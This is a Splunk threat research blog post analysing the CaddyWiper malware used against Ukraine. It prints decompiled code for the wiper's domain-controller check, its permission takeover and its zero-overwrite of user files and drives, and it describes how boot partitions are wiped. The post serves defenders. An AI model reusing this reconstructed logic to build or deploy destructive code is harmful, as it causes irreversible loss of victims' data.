Threat Update: CaddyWiper | Splunk

By Splunk Threat Research Team

Published: 2022-04-01 · Archived: 2026-04-05 17:50:50 UTC

Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

As the conflict in Eastern Europe continues, the Splunk Threat Research Team (STRT) is constantly monitoring new developments, especially those related to destructive software. As we have showcased in previous releases in relation to destructive software and HermeticWiper, malicious actors modify their TTPs in order to become more effective and achieve their objectives. In the case of HermeticWiper, we witnessed the introduction of new features since the increment of malicious cyber activity targeting Ukraine from last month.

We now have a new payload recently discovered by ESET named CaddyWiper, indicating no code sharing with previous malicious payloads during this campaign. There is one thing however that has been seen during the deployment of payloads, and that is the use of Group Policy Objects (GPOs).

Group Policy Objects are Microsoft Active Directory network policies that can be applied selectively to computers, organizational units, applications, and individual users. Splunk Security research has previously shown how to use GPOs to defend against Ransomware, as the selective and massive application of these settings helps streamline, enforce and harden security policies.

However, as we have witnessed, GPOs can be used to harm if malicious actors can compromise domain administrators. This new malicious payload, incorporates the following features:

- Domain Controller killswitch. If payload detects installation on a Domain Controller it stops its functions.
- If not in a Domain Controller it destroys users data “C:\Users” and subsequent mapped drives (this may include network mapped drives).
- If not in a Domain Controller it destroys drive partitions including boot partitions (\\.\PhysicalDrive9 to \\.\PhysicalDrive0)

The above new features indicate the intention of malicious actors to maintain access to Domain Controllers and deploy destructive software without the need to have to compromise and get access again if they were destroyed and had to be reinstalled. This approach is much more tactical and it also gives attackers the possibility to modify, re-apply, or enforce GPOs that can achieve the deployment of this destructive payload. Below is a breakdown of these features.

Domain Controller Kill Switch

This wiper will prepare the module name and API name string on the stack to dynamically parse it upon execution. Then it will execute DsRolePrimaryDomainInformation() API to retrieve the state data of the targeted host. If the state role of the computer is DsRole_RolePrimaryDomainController caddywiper will exit its process.

```
call    [ebp+w_LoadLibraryA]
mov     [ebp+drpdib], 0
lea     eax, [ebp+drpdib]
push    eax             ; Buffer
push    DsRolePrimaryDomainInfoBasic ; InfoLevel
push    0               ; lpServer
call    ds:DsRoleGetPrimaryDomainInformation
mov     ecx, [ebp+drpdib]
cmp     dword ptr [ecx], DsRole_RolePrimaryDomainController
jnz     short DestroyFilesAndMBR
jmp     short lb_TerminateProcess
```

Overwriting Files with Zeroed Buffer

If the computer is not a Domain Controller it will start to do its payload. One of them is overwriting files in C:\users directory and from Drive D:\ until Drive Z:\.

```
if ( drpdib->MachineRole != DsRole_RolePrimaryDomainController )
{
  w_LoadLibraryA(v4);
  strcpy(lpstrUserDir, "C:\\Users");
  mw_FindFilesAndOverWrite((int)lpstrUserDir);
  strcpy((char *)v8, "D:\\");
  for ( i = 0; i < 0x18; ++i )
  {
    mw_FindFilesAndOverWrite((int)v8);
    ++LOBYTE(v8[0]);
  }
  result = mw_WipeMBR();
}
return result;
```

If it finds a file that is not a folder and has a hidden system attribute, it will adjust the Security identifier permission of its process as well as its TokenPrivileges to “SeTokenOwnershipPrivilege” to be able to access those files.


```
if ( w_AllocateAndInitializeSid(&SID_IDENTIFIER_AUTHORITY, 1, 0, 0, 0, 0, 0, 0, 0, 0, (int *)&sid) )
{
  if ( w_AllocateAndInitializeSid(&SID_IDENTIFIER_AUTHORITY_1, 2, 0x20, 0x220, 0, 0, 0, 0, 0, 0, &sid_1) )
  {
    mw_ZeroingBuffer((int)&pListOfExplicitEntries, 64);
    pListOfExplicitEntries.grfAccessPermissions = 0x80000000;
    pListOfExplicitEntries.grfAccessMode = SET_ACCESS;
    pListOfExplicitEntries.grfInheritance = 0;
    pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_SID;
    pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    pListOfExplicitEntries.Trustee.ptstrName = *(LPCH *)&sid.Revision;
    v14 = 0x10000000;
    v15 = 2;
    v16 = 0;
    v17 = 0;
    v18 = 2;
    v19 = sid_1;
    if ( !w_SetEntriesInAclA(2, &pListOfExplicitEntries, 0, &NewAcl) )
    {
      v45 = w_SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, NewAcl, 0);
      if ( v45 )
      {
        if ( v45 == ERROR_ACCESS_DENIED )
        {
          hproc = w_GetCurrentProcess(32, &v31);
          if ( w_OpenProcessToken(hproc) )
          {
            strcpy(strSeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");
            if ( mw_AdjustTokenPrivilege(v31, (int)strSeTakeOwnershipPrivilege, 1) )
            {
              v45 = w_SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, sid_1, 0, 0, 0);
              if ( !v45 )
              {
                if ( mw_AdjustTokenPrivilege(v31, (int)strSeTakeOwnershipPrivilege, 0) )
                {
```

After that checking, Caddywiper will initialize a zeroed buffer based on the file size of the file it found. If the file size is greater than 0xA00000, It will set the maximum zeroed buffer size to 0xA00000. That buffer will be used to overwrite the files and make them unrecoverable.

```
if ( result != INVALID_HANDLE_VALUE )
{
  do
  {
    if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
    {
      if ( (SLOBYTE(lpFindFileData.cFileName[0]) != '.'
         || HIBYTE(lpFindFileData.cFileName[0]) && SHIBYTE(lpFindFileData.cFileName[0]) != '.')
        && (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_HIDDEN) == 0
        && (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )
      {
        w_strCopy((int)&lpFindFileData.cFileName[138], (_BYTE *)DirectoryPath, v9);
        w_strCopy((int)lpFileName_1, &lpFindFileData.cFileName[138], lpFindFileData.cFileName);
        mw_AdjustACL((int)lpFileName_1);
        mw_FindFilesAndOverWrite((int)lpFileName_1);
      }
    }
    else
    {
      w_strCopy((int)&lpFindFileData.cFileName[138], (_BYTE *)DirectoryPath, v9);
      w_strCopy((int)lpFileName_1, &lpFindFileData.cFileName[138], lpFindFileData.cFileName);
      if ( mw_AdjustACL((int)lpFileName_1) )
      {
        fh = w_CreateFileA(lpFileName_1, GENERIC_WRITE|GENERIC_READ, 3, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
        if ( fh != INVALID_HANDLE_VALUE )
        {
          iBytesToOvwerite = w_GetFileSize(fh, 0);
          if ( iBytesToOvwerite > 0xA00000 )
            iBytesToOvwerite = 0xA00000;
          lpNumberOfBytesWritten = 0;
          lpNullBuffer = w_LocalAlloc(LMEM_ZEROINIT, iBytesToOvwerite);
          mw_ZeroingBuffer(lpNullBuffer, iBytesToOvwerite);
          w_SetFilePointer(fh, 0, 0, 0);
          w_WriteFile(fh, lpNullBuffer, iBytesToOvwerite, &lpNumberOfBytesWritten, 0);
          w_LocalFree(lpNullBuffer);
          w_CloseHandle(fh);
```

Wiping Boot Partitions

This payload will enumerate all possible boot sectors partitions from \\.\PhysicalDrive9 to \\.\PhysicalDrive0 to overwrite it with a zeroed buffer with size of 1920 bytes. The wiping was executed using DeviceIoControl IOCTL_DISK_SET_DRIVE_LAYOUT_EX.



Source: https://www.splunk.com/en_us/blog/security/threat-update-caddywiper.html